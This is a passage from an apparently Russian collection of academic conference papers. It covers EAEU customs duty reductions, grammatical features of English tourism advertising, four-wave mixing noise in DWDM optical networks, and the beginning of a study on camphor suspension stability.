Кроме того, вводится до 31 августа 2021 год включительно таможенная льгота для производства титановых слитков и сплавов, используемых в аэрокосмической отрасли. Для освобождения от уплаты пошлин импортер должен будет предоставить подтверждение целевого назначения ввозимого товара. Это позволит снизить себестоимость конечной продукции и тем самым повысить ее конкурентоспособность на мировом рынке. Данное решение направлено на поддержку экспортоориентированных производителей титановой продукции.

Ряд решений, принятых Советом ЕЭК, касается автомобилей с двигателями на природном газе и легковых электромобилей. Так, Совет ЕЭК применил «0» ставку ввозной таможенной пошлины на комплектующие детали и оборудование для автомобилей с двигателями, работающими на природном газе. Пошлины на арматуру и клапаны обнулили до конца 2020 года, а на емкости для природного газа – только до конца 2016 года.

В совокупности стоимость данных компонентов может достигать 84% от стоимости всего комплекта газобаллонного оборудования. Снижение ставок пошлин должно стимулировать использование газомоторного топлива и производство транспортных средств на газомоторном топливе.

В целом изменение ставок таможенных пошлин способствует расширению доступности сырьевой базы, удешевлению компонентной базы, проведению модернизации технологических производств, привлечению иностранных инвестиций и увеличению конкурентоспособности отечественной продукции.

В 2017 году Советом ЕЭК были приняты решения по выделению товаров в отдельные коды ТН ВЭД ЕАЭС с установлением «0» ставки ввозной таможенной пошлины на постоянной основе; по внесению изменений в ТН ВЭД ЕАЭС и ЕТТ ЕАЭС в отношении отдельных видов товаров в соответствии с обязательствами России в ВТО.

Так, предусмотрено снижение пошлин в отношении меховых изделий таких подсубпозиций товарных позиций, как: 4301 и 4302 ТН ВЭД ЕАЭС за

исключением относящихся к норке (4301 10 001 0, 4301 10 009 0, 4301 90 003 0, 4302 11 001 0, 4302 11 009 0, 4302 20 004 0, 4302 30 211 0, 4302 30 219 0 ТН ВЭД ЕАЭС). Ожидается, что обнуление таможенных пошлин на данные группы товаров будет способствовать развитию отечественного производства меховых изделий, а также сокращению нелегального ввоза пушно-мехового сырья и полуфабриката, компенсирует производителям готовых изделий потери от повышения НДС.

Таким образом, таможенное регулирование путем введения «0» ставки оказывают влияние на повышении *конкурентоспособности российских предприятий,* стимулирование использования газомоторного топлива и производства транспортных средств, на газомоторном топливе, сокращение нелегального ввоза пушно-мехового сырья и полуфабриката и т.д. В целом таможенное регулирование влияет на внешнеэкономический оборот страны, развитие экономики страны.

Использованные источники:

1. Таможенный кодекс Евразийского экономического союза» (приложение № 1 к Договору о Таможенном кодексе Евразийского экономического союза).
2. Всемирная таможенная организация – ВТамО, Совет по таможенному сотрудничеству – СТС. // Всероссийская академия внешней торговли. [Электронный ресурс]. – URL: http://www.vavt.ru/wto/wto/CTCCCC (дата обращения 29.11.2018).
3. Таможенно-тарифное регулирование в России: современные тенденции и перспективы. Непарко М.В. В сборнике: Научные труды Калужского государственного университета имени К.Э. Циолковского материалы докладов гуманитарных секций региональной университетской научно-практической конференции. Сер. "Гуманитарные науки" 2017. С. 283-287.

УДК 81

Соснина Т.В.
студент магистратуры
Мордовский государственный университет имени Н. П. Огарёва
Россия, г. Саранск

АНГЛОЯЗЫЧНЫЙ ТУРИСТИЧЕСКИЙ ДИСКУРС И ЕГО ГРАММАТИЧЕСКИЕ ОСОБЕННОСТИ

Аннотация

В статье рассматриваются особенности грамматического оформления англоязычного туристического дискурса. Автор анализирует морфологический и синтаксический уровни туристических текстов. Выделены и описаны основные конструкции, характерные для текстов туристической тематики на английском языке. Автор приходит к выводу о том, что все грамматические средства нацелены на реализацию стратегической цели туристического дискурса – оказания убеждающего воздействия на реципиента рекламного текста.

Ключевые слова: коммуникативная стратегия, рекламно-туристический дискурс, тактика, текст

Sosnina T.V.
master's student
Mordovia state University named after N. P. Ogarev
Russia, Saransk

ENGLISH TOURISM DISCOURSE AND ITS GRAMMATICAL FEATURES

Abstract

The article outlines the grammatical features of the English tourist discourse. The author analyzes the morphological and syntactic levels of tourist texts. The basic constructions characteristic for tourist texts in English are identified and described. The author comes to the conclusion that all grammatical means are aimed at the realization of the strategic goal of tourist discourse to provide a persuasive effect on the recipient of the advertising text.

Key words: communicative strategy, advertising tourism discourse, tactics, text

В настоящее время путешествие и туризм признаются одной из самых значительных индустрий в мире: с каждым годом обновляются и расширяются туристические предложения, которые охватывают все новые страны и уголки планеты, повышается уровень туристических услуг. В современном мире наблюдается усиление взаимозависимости культуры и туризма, растут возможности поддержки культуры через туризм и подъем тризма благодаря богатствам культуры. В этой связи возрастает значение текстов, рекламирующих туристический продукт, повышаются требования к его наполнению для достижения максимально возможного привлечения

потенциального потребителя. Особенности современной рекламы сервиса и туризма активно изучаются исследователями. Таким образом, актуальность обусловлена, с одной стороны, повышенным интересом исследователей к феномену туристической рекламы, а с другой необходимостью системного описания языковой реализации коммуникативных стратегий, используемых в рекламно-туристическом дискурсе.

Особенности рекламы в индустрии туризма определяются спецификой ее товара и заключаются в следующем: услуги, которые, в отличие от традиционных товаров, не имеют постоянного качества, вкуса, полезности, нуждаются в приоритетном развитии таких функций рекламы, как информирование и продвижение; реклама является постоянным спутником туризма и обслуживает людей не только до, но и во время и после путешествия.

В рамках данного исследования нами были проанализированы тексты туристической тематики, отобранные методом сплошной выборки с сайта компании Ines Tours & Travel, а также в разделе, посвященном путешествиям и туризму на сайте британского издания The Guardian.

Предпринятый анализ позволил выделить следующие грамматические особенности оформления туристических текстов на английском языке: использование глаголов (преимущественно, действия) в форме императива, модальных глаголов, конструкций и производных от них, а также вопросительных предложений.

Основным средством оказания воздействия на читателя туристического текста на английском языке выступают глаголы в форме повелительного наклонения:

In Prague, Vienna, and Budapest, ***join*** *your Local Guides—experts who will share with you the history and secrets in their cities—for sightseeing of the must-see sights* [1].

Drive *along the Romantic Road, with its old-world charm, scenic countryside, and quaint villages and towns such as picturesque Rothenburg, with medieval towered gates and half-timbered houses* [1].

Реализация воздействия на потенциального потребителя туристических товаров и услуг осуществляется в рекламном туристическом тексте посредством использования модальных глаголов и конструкций: *must, have (got) to, can* и др., а также производных от них:

In Prague, Vienna, and Budapest, join your Local Guides—experts who will share with you the history and secrets in their cities—for sightseeing of the ***must-see*** *sights* [1].

The included city tour focuses on the ***must-see*** *sights, including Seville's 15th-century Cathedral of St. Mary, built on a former mosque and housing 80 chapels and the longest nave in Spain, and Lisbon's Belem Tower, a UNESCO World Heritage Site built around 1514 to commemorate the expedition of Vasco de Gama and to defend the port of Lisbon* [1].

Модальные глаголы в пространстве туристического текста нацелены

на демонстрацию возможностей, которые доступны для туристов в рекламируемых туристических направлениях.

Речевое воздействие в текстах туристической тематики на английском языке также реализуется за счет использования вопросительных предложений, которые подразумевают ответ (или уже содержат его), связанный с рекламируемым туристическим агентством, направлением, услугой. В приведенном ниже примере вопросительное предложение выступает подзаголовком рекламируемой туристической услуги, после которого идет описание основных ее достоинств для потребителя:

What's does going All-Inclusive mean to you?

Relax and let your worries float away, because everything is already paid for. Enjoy what you want, when you want it, without the hassle of planning, budgeting, or coming home to stacks of credit card bills. Indulge in a culinary experience, along with all the drinks you want, live entertainment and many resort and beach activities [1].

Как следует из приведенного примера, комплекс «вопрос – ответ на вопрос» с перечнем основных преимуществ в структуре рекламного текста используется для максимально полной аргументации необходимости посещения рекламируемого города в указанное время. Таким образом, можно говорить о том, что в сочетании с развернутым ответом на вопрос – побуждение реализуется не только тактика призыва, но и аргументации.

В проанализированных текстах туристической направленности также используются восклицательные предложения, которые способствуют оказанию воздействия на потенциального потребителя туристической услуги или товара. Примерами использования восклицания могут выступать следующие:

Don’t forget to sample a beer in Germany! [1]

There’s no better way to celebrate this wonderful, value-minded European vacation! [1]

Для оказания воздействия на потенциального читателя авторы рекламных статей в разделе Travel на сайте британского издания The Guardian используют прием «интимидиции», т.е. ведут повествование от первого лица единственного числа. Таким образом, они демонстрируют потенциальному потребителю свой опыт посещения того или иного туристического направления и убеждая его в том, что на собственном опыте доказана привлекательность того или иного рекламируемого места. Примерами, демонстрирующими данное утверждение, могут выступать следующие:

For a bee fanatic such as myself *this is a great spot to look for the rare brown-banded carder bumblebee, a furry ginger bee that loves the clovers and vetches that grow near the river* [2].

В приведенном выше примере автор статьи туристической тематики обозначает целевую аудиторию (*bee fanatic*) тех читателей, кому будет интересно посетить рекламируемое место. Используя отсылку к себе

(*myself*), автор посылает данным читателям сообщение о том, что рекламируемое направление высоко оценивается специалистом в определенной области (в данном случае, в пчеловодстве), а потому есть смысл последовать его совету и отправиться туда.

В приведенных примерах автор рекламного сообщения прибегает к использованию отрицательной императивной конструкции с целью обозначить потенциальному потребителю туристического продукта наиболее примечательные места, которые следует посетить.

Этот же прием оказания скрытого воздействия на читателя можно наблюдать и в следующем примере, в котором описывается паб в горной местности, которая, в свою очередь выступает рекламируемым туристическим направлением:

It's the kind of pub with a collection box for the local mountain rescue team and therefore the kind of pub ***I like*** [2].

Итак, анализ корпуса фактического материала свидетельствует о том, что для оказания воздействия на читателя в текстах туристической направленности используются различные грамматические средства. Предпринятый анализ позволил выделить следующие грамматические особенности оформления туристических текстов на английском языке: использование глаголов (преимущественно, действия) в форме императива, модальных глаголов, конструкций и производных от них, а также вопросительных предложений.

Использованные источники:

1. Ines Tours & Travel [Электронный ресурс]. – Режим доступа: http://www.inestoursandtravel.com/.
2. The Guardian [Электронный ресурс]. – Режим доступа: https://www.theguardian.com/travel/.

УДК 53.043

Софронова А.К.
преподаватель
Северо-восточный федеральный университет им. М.К. Аммосова
Россия, г. Якутск

ИССЛЕДОВАНИЕ ВЛИЯНИЯ ЧЕТЫРЕХВОЛНОВОГО СМЕШЕНИЯ НА СПЕКТРАЛЬНО УПЛОТНЕННЫЕ КАНАЛЫ

Аннотация: Исследовано явление четырехволнового смешения, возникающее в оптических сетях со спектральным уплотнением каналов. Произведено теоретическое исследование возникновения двухчастотных и трехчастотных спектральных компонент. Приведены результаты распределения комбинационных частот по спектру. Рассмотрено влияние комбинационных частот на качество передачи сигнала на участке ВОСП-WDM. Результаты исследования оптического канала показали, что наличие трехчастотных компонентов и их попадание в рабочую полосу приводит к значительному ухудшению отношения сигнал/шум.

Ключевые слова: плотное спектральное уплотнение (DWDM), четырехволновое смешение (FWM), комбинационные частоты, нелинейные явления, оптический канал

Sofronova A.K.
Educator
North-Eastern Federal University
Russia, Yakutsk

STUDY OF THE EFFECT OF FOUR-WAVE MIXTURE ON SPECTRALLY CONDUCTED CHANNELS

Abstract: The phenomenon of four-wave mixing arising in optical networks with spectral densification of channels is investigated. A theoretical study of the occurrence of two-frequency and three-frequency spectral components was made. The results of the distribution of combination frequencies over the spectrum are given. The influence of combination frequencies on the quality of the signal transmission in the FOTS-WDM section is considered. The results of the optical channel study showed that the presence of three-frequency components and their entry into the working band leads to a significant deterioration in the signal-to-noise ratio.

Keywords: dense spectral compaction (DWDM), four-wave mixing (FWM), combination frequencies, nonlinear phenomena, optical channel

Введение

Один из ведущих технологий, оборудование которой широко применяется во многих мировых операторов связи является технология волнового мультиплексирования WDM.

Технология плотного спектрального мультиплексирования с разделением по длине волны DWDM (Dense Wavelength Division

Multiplexing) имеет огромное значение в прогрессирующей информатизации сетей связи. DWDM система позволяет увеличить скорость передачи данных. Технология DWDM предназначена для создания оптических магистралей нового поколения, работающих на мультигигабитных и терабитных скоростях. Возможность DWDM интегрироваться с перспективными технологиями и протоколами передачи цифровой информации делает ее незаменимой в процессе конвергенции между различными видами и службами связи [1].

Актуальными научными задачами в связи с этим являются исследования влияния оптической среды существующих волоконно-оптических линий связи на качество передачи информации в оптических каналах систем DWDM.

Понятие четырехволнового смешения

Одним из эффектов нелинейности является четырёхволновое смешение FWM (Four Wave Mixing), которая приводит к появлению новых частот, часть из них попадает в каналы DWDM системы и вызывает перекрестные помехи. Это является причиной зависимости показателя преломления волокна от мощности сигнала, что вызывает распространение нелинейной среды и создания условий для смешения сигнала. [2].

Название четырехволнового смешения основывается на явлении появления новой четвертой волны комбинацией трех породивших ее волн (см. рис.1).

Терминологически нежелательные спектральные компоненты делятся на комбинационные частоты 2-го, 3-го порядка и 1-го, 2-го рода. Порядок комбинационных частот – арифметическая сумма частот, входящих в данный нежелательный спектральный компонент, род – алгебраическая сумма этих частот. Например, комбинационные частоты типа $2\omega_i - \omega_j$, $\omega_i + \omega_j - \omega_k$ - частоты 3 порядка 1-го рода, которые являются опасными двухчастотными и трехчастотными спектральными компонентами и попадающие в рабочие полосы каналов [3].

Причины, по которым возможно возникновение четырёхволнового смешения в волокне:

1. Фазы DWDM сигналов должны быть одинаковыми, что выполняется только при низких значениях хроматической дисперсии;
2. Ограниченность DWDM промежутка между каналами;
3. Высокий уровень мощности сигнала в каналах.

Исследование влияния четырехволнового смешения на качество сигнала

В N-канальной системе канал, в который попадают трехчастотные продукты, имеет номер [4]:

$$x = i + j - k. \quad (1)$$

при выполнении условий

$$\left.\begin{array}{c} 1 \le i,j,k \le N; \\ i \ne j \ne k; \\ i,j,k,x > 0; \\ j > i; k > j \end{array}\right\}$$

Для двухчастотного продукта канала y, в который попадают эти продукты, имеет номер:

$$y = 2j - k \tag{2}$$

при условии

$$\left.\begin{array}{c} i = j \ne k; \\ k > j \\ i,j,k,y > 0; \end{array}\right\}$$

Согласно рекомендации МСЭ-Т G.692, ширина спектра канала принимается равной 0,1 нм (12,5 ГГц). Мощность помехи из-за ЧВС определим на входе тракта при длине L:

$$P_x = \left(P_{i,j,k} N_{3c} + P_{2jk} N_{2c}\right)\omega, \tag{3}$$

где N_{2c}, N_{3c} – количество двухчастотных и трехчастотных продуктов нелинейности, соответственно; $P_{i,j,k}$ и P_{2jk} – мощности каждого вида продукта; $\omega = \frac{2B(ГГц)}{12,5}$ – коэффициент, учитывающий расширение спектра канала при высокоскоростной передаче [5].

Если N – число спектральных каналов, то общее число продуктов нелинейности определяется из соотношения:

$$N = \frac{N^2(N-1)}{2}. \tag{4}$$

Общее число продуктов нелинейности для двухчастотных и трехчастотных, соответственно, определяется [4]:

$$N_{2c} = N(N-1), \tag{5}$$

$$N_{3c} = \frac{N^2(N-1)(N-2)}{2}. \tag{6}$$

Помехи от продуктов нелинейности могут сильно ухудшить отношение сигнал/шум на приемной стороне. Для этого исследуем три оптических канала, и по параметрам стандартного оптического волокна SMF рассчитаем величину мощности продуктов 3-го порядка 1-го рода на расстоянии 80 км.




Рисунок 1. Новые спектральные продукты при передаче 3-х спектральных каналов на частотах *f1, f2, f3*

Так как наиболее опасные продукты находятся между 1 и 2 каналом (см. рисунок 1), а по расчетам эти продукты ближе ко 2-му каналу, то в этом канале будет производиться расчет мощности помех спектральных продуктов по формуле (3). Чтобы оценить качество сигнала, определим отношение сигнал/шум в канале [6]:

$$\mathrm{OSNR} = P_{ch} - P_x, \qquad (7)$$

где P_{ch} - мощность сигнала в канале на расстоянии L, P_x – мощность помехи из-за ЧВС.

Мощность помех двухчастотных и трехчастотных комбинационных частот, соответственно, составляет 3692,5 мкВт и 332,32 мкВт, что существенно влияет на отношение сигнал/шум, равной 31,67 дБ, и на качество сигнала.

Исследование участка ВОСП-WDM

Для ВОСП нежелательными являются продукты ЧВС 3-го порядка 1-го рода. Для N-канальной системы индексы *i, j, k* принимают любые значения от 1 до N, что приводит к генерации (N3-N2)/2 продуктов ЧВС, однако не все эти продукты попадают в диапазон группового многоканального ЧРК сигнала [7].




Рисунок 2 – Структурная схема участка ВОСП-WDM

При определении мощности помех в канале для участка (рисунок 2) следует учитывать, что эта мощность накапливается от усилителя к усилителю. Предположим, что все пролеты в секции одинаковой длины и сами усилители не создают нелинейных помех. Длина секции равна 680 км, а длина каждого пролета L=80 км [8]. Тогда на входе каждого усилителя будут

возникать продукты ЧВС, которые усиливаются усилителем. Кроме того, входная мощность сигнала *Pin* будет создавать ЧВС в каждом пролете. Поэтому мощность помехи из-за ЧВС на входе приемника ВОСП-DWDM можно определить по формуле:

$$P_{xc} = \sum_{i=1}^{N} P_{xnnp} = NP_{xnn}. \quad (8)$$




Рисунок 3 – Зависимость числа трехчастотных продуктов нелинейности от номера канала в 80-канальной системе




Рисунок 4 – Зависимость числа двухчастотных продуктов нелинейности от номера канала в 80-канальной системе

Как видно из рис.3 количество комбинационных частот максимально в центральных каналах, а двухчастотные комбинационные частоты равномерно распределены по каналам [9].

Также учитываем мощность шума на выходе усилителя с учетом накопления:

$$P_{ASEб} = (G-1) \cdot F_n \cdot h \cdot f \cdot \Delta f_{\text{орт}}, \quad (9)$$

где $\Delta f_{\text{опт}}$ – оптическая полоса пропускания демультиплексора; Δf_k – электрическая полоса пропускания канала; Fn-коэффициент шума; G– усиление усилителя [10].

Защищенность сигнала от помехи ЧВС определим из соотношения:

$$OSNR = 10log\frac{P_{ch}}{P_{xc}+P_{ASEб}}, [дБ], \quad (10)$$

Коэффициент усиления бустера равен 25 дБ при мощности в канале 6 мВт и мощности шума на выходе бустера равной -26 дБм. Тогда отношение сигнал/шум на выходе бустера составляет 32 дБ. А для первого пролета усиление усилителя равно 23 дБ. Общий шум на входе приемника находится по формуле [4]:

$$P_{\text{п}} = (P_{ASEб} + P_{ASE} \cdot N) \cdot 10^{-\alpha L}, \quad (11)$$

Так как мощность в канале на выходе РОА должна восстанавливаться, то $P_{ch\text{вх}} = P_{ch\text{вых}}$. Тогда отношение сигнал/шум на выходе РОА равна 27,43 дБ, а с учетом помех из-за ЧВС будет равным 25,27 дБ. Из расчетов очевидно ухудшение отношения сигнал/шум на выходе участка ВОСП-WDM.

Заключение

Рассмотрен участок сети ВОСП-WDM при равномерном распределении оптических каналов. Результаты моделирования распределения по спектру комбинационных частот четырехволнового смешения показывают, что при равномерном размещении спектральных каналов в наихудшем положении оказывается средний канал. Таким образом, помехи из-за четырехволнового смешения существенно влияют на качество сигнала.

Полученные результаты полезны при проектировании систем передачи с применением спектрального уплотнения и выявляют необходимость учета возникающих в оптическом волокне нелинейных явлений, в частности четырехволнового смешения.

Использованные источники:

1. Листвин В.Н., Трещиков В.Н. DWDM системы: научное издание. – Москва: Наука, 2013. 49 с.
2. Айбатов Д.Л., Айбатов Л.Р. Оптические направляющие среды и пассивные компоненты ВОЛС : конспект лекций. М.: Казанский государственный университет, 2013. 167с.
3. Варданян В.А. Исследование распределения продуктов четырехволнового смешивания в ВОСП с ЧРК// Вестник СибГУТИ. 2016. №2. С. 78-84.
4. Бородихин М.Г., Заславский К.Е. Волоконно-оптические системы передачи :практикум. М.: Веди, 2010. 137с.
5. Заславский К.Е., Капустенко Л.М. Волоконно-оптические системы передачи: Расчет мощности помех, возникающих из-за четырехволнового смешивания в каналах ВОСП-WDM// Электросвязь. 2004. №10. С. 44-46.
6. Заславский К.Е. Волоконно-оптические системы передачи со спектральным уплотнением ВОСП-WDM : учебное пособие. М.: СибГУТИ,

2002. 98с.
7. Беспрозванных В.Г., Первадчук В.П. Нелинейная оптика: учебное пособие. М.: Пермский государственный технический университет, 2011. 200с.
8. Система спектрального уплотнения Пуск// Оптическая связь. URL: http://optic-lines.ru/pusk.html (дата обращения: 15.10.18)
9. Варданян В.А. Влияние помех от четырехволнового смешения на спектрально разделённые каналы в пассивных оптических сетях доступа // Автометрия. 2017. Т.53, №1.
10.Леонов А., Наний О., Трещиков В. Волоконно-оптические технологии: Нелинейные искажения и нелинейный шум в когерентных системах связи // Первая миля. 2014. №4. С. 50-55.

References in English:

1. Listvin V.N., Treshchikov V.N. of a DWDM system: scientific publication. – Moscow: Science, 2013. 49 pages.
2. Aybatov D.L., Aybatov L.R. The optical directing environments and the FOCL passive components: abstract of lectures. M.: Kazan state university, 2013. 167 pages.
3. Vardanyan V. A. A research of distribution of products of four-wave mixing in VOSP with ChRK//the Messenger of SIBGUTI. 2016. No. 2. Page 78-84.
4. Borodikhin M.G., Zaslavsky K.E. Fiber-optical systems of transfer: practical work. M.: Conduct, 2010. 137 pages.
5. Zaslavsky K.E., Kapustenko L.M. Fiber-optical systems of transfer: Calculation of power of the hindrances arising because of four-wave mixing in VOSP-WDM channels//Telecommunication. 2004. No. 10. Page 44-46.
6. Zaslavskiy K.E. The fiber-optical systems of transfer with spectral consolidation of FOST-WDM: manual. M.: СибГУТИ, 2002. 98 pages.
7. Besprozvannykh V.G., Pervadchuk V. P. Nonlinear optics: manual. M.: Perm state technical university, 2011. 200 pages.
8. System of spectral consolidation Start-up//Optical communication. URL: http://optic-lines.ru/pusk.html (date of the address: 15.10.18)
9. Vardanyan V. A. Influence of hindrances from four-wave mixture on spectrally divided channels in passive optical networks of access//Avtometriya. 2017. T.53, No. 1.
10.Leonov A., Nany O., Treshchikov Century. Fiber-optical technologies: Nonlinear distortions and nonlinear noise in coherent communication systems//the First mile. 2014. No. 4. Page 50-55.

УДК 53.072.4

Спицын Е.О.
студент 3 курса
фармацевтический факультет
Волгоградский государственный медицинский университет
(ФГБОУ ВО)
научный руководитель: Плетнева И.В., к.фармац.н.
РФ, г. Волгоград

ИССЛЕДОВАНИЕ ВЛИЯНИЯ РАЗЛИЧНЫХ ФАКТОРОВ НА СТАБИЛЬНОСТЬ СУСПЕНЗИИ ГИДРОФОБНЫХ ВЕЩЕСТВ НА ПРИМЕРЕ СУСПЕНЗИИ КАМФОРЫ

Аннотация: Разработан оптимальный состав суспензии на гидрофобной основе. В результате проведённых исследований подобрана оптимальная концентрация вспомогательных веществ. Описана технологическая схема изготовления суспензии на основе порошка камфоры.

Ключевые слова: суспензия, гидрофобная основа, технология суспензий

Spitsyn E.O., student
Volgograd State Medical University
Pletneva I., Candidate of Science
senior Lecturer of Volgograd State Medical University

RESEARCH OF THE EFFECT OF DIFFERENT FACTORS ON THE STABILITY OF SUSPENSION OF HYDROPHOBIC SUBSTANCES ON THE EXAMPLE OF CAMFORA SUSPENSION

Abstract: Developed the optimal composition of the suspension on a hydrophobic basis. As a result of the research conducted, the optimal concentration of auxiliary substances was selected. A flow chart for the manufacture of a suspension based on camphor powder is described.

Key words: suspension, hydrophobic base, suspension technology

Введение. Суспензии позволяют широко варьировать потребительские качества корригирующими веществами, маскирующими неприятный вкус и запах лекарств. Кроме того, обволакивающее действие ряда лекарственных веществ наиболее полно проявляется при их применении в виде суспензий. Постоянно развивающийся рынок фармацевтической промышленности требует от производителей всё новых решений, нацеленных на высокое качество продукции, повышенные потребительские характеристики, а также доступную цену, чего можно добиться, рационально используя исходные материалы.

Суспензии – жидкая лекарственная форма, представляющая собой гетерогенную дисперсную систему, содержащую одно или несколько твёрдых действующих веществ, распределенных в жидкой дисперсионной среде. К преимуществам суспензий можно отнести

- Возможность получать лекарственные препараты

пролонгированного действия

- Регулировать продолжительность их действия путём изменения величины частичек лекарственного средства
- Возможность одновременного использования лекарственных веществ как растворимых, так и нерастворимых в дисперсионной среде.

Основным недостатком, препятствующим увеличению количества аптечных суспензий, является их нестабильность (нестойкость) и непродолжительный срок хранения. Для того чтобы увеличить стабильность суспензии необходимо использовать стабилизаторы. Среди видов стабилизаторов выделяют: низкомолекулярные электролиты; коллоидные ПАВ; ВМС.

Таким образом, подбор стабилизатора, а также оптимального его количества, является крайне важной задачей в ходе изготовления суспензий. Так, недостаточное его количество приведёт к тому, что суспензия не будет соответствовать стандартам качества, а избыток приведёт к лишним затратам денежных средств. В данной работе рассматривались следующие стабилизаторы: Твин-80 или полисорбат-80, желатоза, тальк, каолин, кизельгур, окись алюминия, поливиниловый спирт и др.

Цель: заключается в определении физико-химических и технологических показателей качества исследуемых суспензий, в том числе, и камфоры.

Материалы и методы. Методики, используемые нами в работе соответствуют требованиям ГФ XIII издания ОФС.1.4.1.0014.15 и приказу 751Н. Оценку качества суспензий на основании материалов ГФ XI и ГФ XIII проводят по следующим показателям: однородность частиц дисперсной фазы, время отстаивания, ресуспендируемость, сухой остаток.

Задачи: для достижения поставленной цели необходимо решить следующие задачи:

1. Ознакомиться с классификацией мазей и технологией изготовления мазей на гидрофильной основе.
2. Подобрать оптимальное количество действующего вещества.
3. Провести оценку качества мягкой лекарственной формы по показателям: Однородность частиц дисперсной фазы, высота отстоявшегося слоя камфоры, ресуспендируемость, седиментативная устойчивость камфоры, отклонение в массо-объёмных показателях.

Полученные результаты: Объём приготовленной суспензии камфоры 150 мл с концентрацией действующего вещества 1.3%, в составе которой стабилизатор Твин-80 0.4г, порошок камфоры 2.0г.

На основе проведённых испытаний суспензии камфоры были получены результаты по оценке качества приготовленного лекарственного средства.

Однородность частиц дисперсной фазы. Нами была проведена микроскопия приготовленной суспензии камфоры. Взятый 0.01 сантиграмм суспензии камфоры поместили на предметное стекло и просмотрели под

микроскопом всю поверхность образца. Размеры частиц не превышают 50 мкм, что соответствует нормативной документации (от 0.1 до 100 мкм).

